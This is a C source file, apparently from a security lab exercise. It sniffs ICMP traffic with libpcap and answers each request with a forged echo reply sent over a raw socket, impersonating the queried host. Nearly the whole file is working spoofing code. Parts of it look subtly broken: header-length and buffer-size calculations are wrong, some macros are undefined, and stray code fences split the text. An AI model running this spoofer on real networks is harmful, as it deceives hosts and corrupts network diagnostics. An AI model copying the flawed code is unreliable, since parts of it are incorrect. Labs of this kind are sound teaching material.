#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>

// The packet length
#define PCKT_LEN 8192

/* Spoofed packet containing only IP and ICMP headers */
struct spoofPacket {
    struct ip ipHeader;
    struct icmp icmph;
};

/* default snap length (maximum bytes per packet to capture) */
#define SNAP_LEN 1518

/* Ethernet header */
struct sniff_ethernet {
    u_char ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
    u_char ether_shost[ETHER_ADDR_LEN]; /* source host address */
    u_short ether_type;                 /* IP? ARP? RARP? etc */
};
/* IP header */
struct sniff_ip {
    u_char ip_vhl;                 /* version << 4 | header length >> 2 */
    u_char ip_tos;                 /* type of service */
    u_short ip_len;                /* total length */
    u_short ip_id;                 /* identification */
    u_short ip_off;                /* fragment offset field */
#define IP_RF 0x8000               /* reserved fragment flag */
#define IP_DF 0x4000               /* dont fragment flag */
#define IP_MF 0x2000               /* more fragments flag */
#define IP_OFFMASK 0x1fff          /* mask for fragmenting bits */
    u_char ip_ttl;                 /* time to live */
    u_char ip_p;                   /* protocol */
    u_short ip_sum;                /* checksum */
    struct in_addr ip_src, ip_dst; /* source and dest address */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);

void print_app_banner(void);

void print_app_usage(void);

unsigned short csum(unsigned short *buf, int nwords);

/*
 * app name/banner
 */
void print_app_banner(void)
{
    printf("%s - %s\n", APP_NAME, APP_DESC);
    printf("%s\n", APP_COPYRIGHT);
    printf("%s\n", APP_DISCLAIMER);
    printf("\n");

    return;
}

/*
 * print help text
 */
void print_app_usage(void)
{
    printf("Usage: %s [interface]\n", APP_NAME);
    printf("\n");
    printf("Options:\n");
    printf("    interface    Listen on <interface> for packets.\n");
    printf("\n");

    return;
}

// total udp header length: 8 bytes (=64 bits)
// Function for checksum calculation. From the RFC,
// the checksum algorithm is:
```



```c
//  "The checksum field is the 16 bit one's complement of the one's
//  complement sum of all 16 bit words in the header.  For purposes of
//  computing the checksum, the value of the checksum field is zero."
unsigned short csum(unsigned short *buf, int nwords)
{
    unsigned long sum;
    for (sum = 0; nwords > 0; nwords--)
        sum += *buf++;
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return (unsigned short) (~sum);
}

/*
 * dissect/print packet
 */
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    static int count = 1; /* packet counter */
    const int one    = 1;

    /* declare pointers to packet headers */
    const struct sniff_ethernet *ethernet = (struct sniff_ethernet *) (packet);
    const struct sniff_ip *ipHeader; /* The IP header */
    const struct icmp *icmph;        /* The ICMP header */

    int sd;
    int size_ip;
    struct sockaddr_in sin;

    printf("\nPacket number %d:\n", count);
    count++;

    /* ip header + offset */
    ipHeader = (struct sniff_ip *) (packet + sizeof(struct ethhdr));
    size_ip  = ipHeader->ip_len * 4;    // size of ip header

    /* cmp header + offset */
    icmph = (struct icmp *) (packet + sizeof(struct ethhdr) + size_ip);

    printf("ICMP Sniffed from: %s\n", inet_ntoa(ipHeader->ip_src));

    // Initialize the spoof paclet
    char buffer[htons(ipHeader->ip_len)];
    struct spoofPacket *spoof = (struct spoofPacket *) buffer;

    // Copy everything from request packet to spoof packet
    memcpy(buffer, ipHeader, htons(ipHeader->ip_len));
    // Update the dst ip address and src ip address
    (spoof->ipHeader).ip_src = ipHeader->ip_dst;
    (spoof->ipHeader).ip_dst = ipHeader->ip_src;
    (spoof->ipHeader).ip_sum = 0;

    // set the spoofed packet as ICMP_ECHOREPLY
    (spoof->icmph).icmp_type  = ICMP_ECHOREPLY;
    (spoof->icmph).icmp_cksum = csum((unsigned short *) &(spoof->icmph), sizeof(spoof->icmph));

    printf("src: %s\n", inet_ntoa((spoof->ipHeader).ip_src));
    printf("det: %s\n\n", inet_ntoa((spoof->ipHeader).ip_dst));

    /* This data structure is needed when sending the packets
     * using sockets. Normally, we need to fill out several
     * fields, but for raw sockets, we only need to fill out
     * this one field
     */
    memset(&sin, 0, sizeof(sin));
    sin.sin_family      = AF_INET;
    sin.sin_addr.s_addr = (spoof->ipHeader).ip_dst.s_addr;

    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
     * tells the sytem that the IP header is already included;
     * this prevents the OS from adding another IP header.
     */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sd < 0) {
        perror("socket() error");
        exit(-1);
    }

    /* Send out the IP packet.
     * ip_len is the actual size of the packet.
     */
    if (sendto(sd, buffer, sizeof(buffer), 0, (struct sockaddr *) &sin, sizeof(sin)) < 0) {
        perror("sendto() error");
        exit(-1);
    }

    // Close the socket
    close(sd);
    return;
}

int main(int argc, char **argv)
```

```
{
    char *dev = NULL;              /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
    pcap_t *handle;                /* packet capture handle */

    char filter_exp[] = "icmp"; /* filter expression [3] */
    struct bpf_program fp;      /* compiled filter program (expression) */
    bpf_u_int32 mask;           /* subnet mask */
    bpf_u_int32 net;            /* ip */
    int num_packets = -1;       /* number of packets to capture, set -1 to capture all
*/

    print_app_banner();

    /* check for capture device name on command-line */
    if (argc == 2) {
        dev = argv[1];
    } else if (argc > 2) {
        fprintf(stderr, "error: unrecognized command-line options\n\n");
        print_app_usage();
        exit(EXIT_FAILURE);
    } else {
        /* find a capture device if not specified on command-line */
        dev = pcap_lookupdev(errbuf);
        if (dev == NULL) {
            fprintf(stderr, "Couldn't find default device: %s\n", errbuf);
            exit(EXIT_FAILURE);
        }
    }

    /* get network number and mask associated with capture device */
    if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
        fprintf(stderr, "Couldn't get netmask for device %s: %s\n", dev, errbuf);
        net  = 0;
        mask = 0;
    }

    /* print capture info */
    printf("Device: %s\n", dev);
    printf("Number of packets: %d\n", num_packets);
    printf("Filter expression: %s\n", filter_exp);

    /* open capture device */
    handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
        exit(EXIT_FAILURE);
    }
    /* make sure we're capturing on an Ethernet device [2] */
    if (pcap_datalink(handle) != DLT_EN10MB) {
        fprintf(stderr, "%s is not an Ethernet\n", dev);
        exit(EXIT_FAILURE);
    }

    /* compile the filter expression */
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter %s: %s\n", filter_exp,
pcap_geterr(handle));
        exit(EXIT_FAILURE);
    }

    /* apply the compiled filter */
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter %s: %s\n", filter_exp,
pcap_geterr(handle));
        exit(EXIT_FAILURE);
    }

    /* now we can set our callback function */
    pcap_loop(handle, num_packets, got_packet, NULL);

    /* cleanup */
    pcap_freecode(&fp);
    pcap_close(handle);

    printf("\nCapture complete.\n");

    return 0;
}
```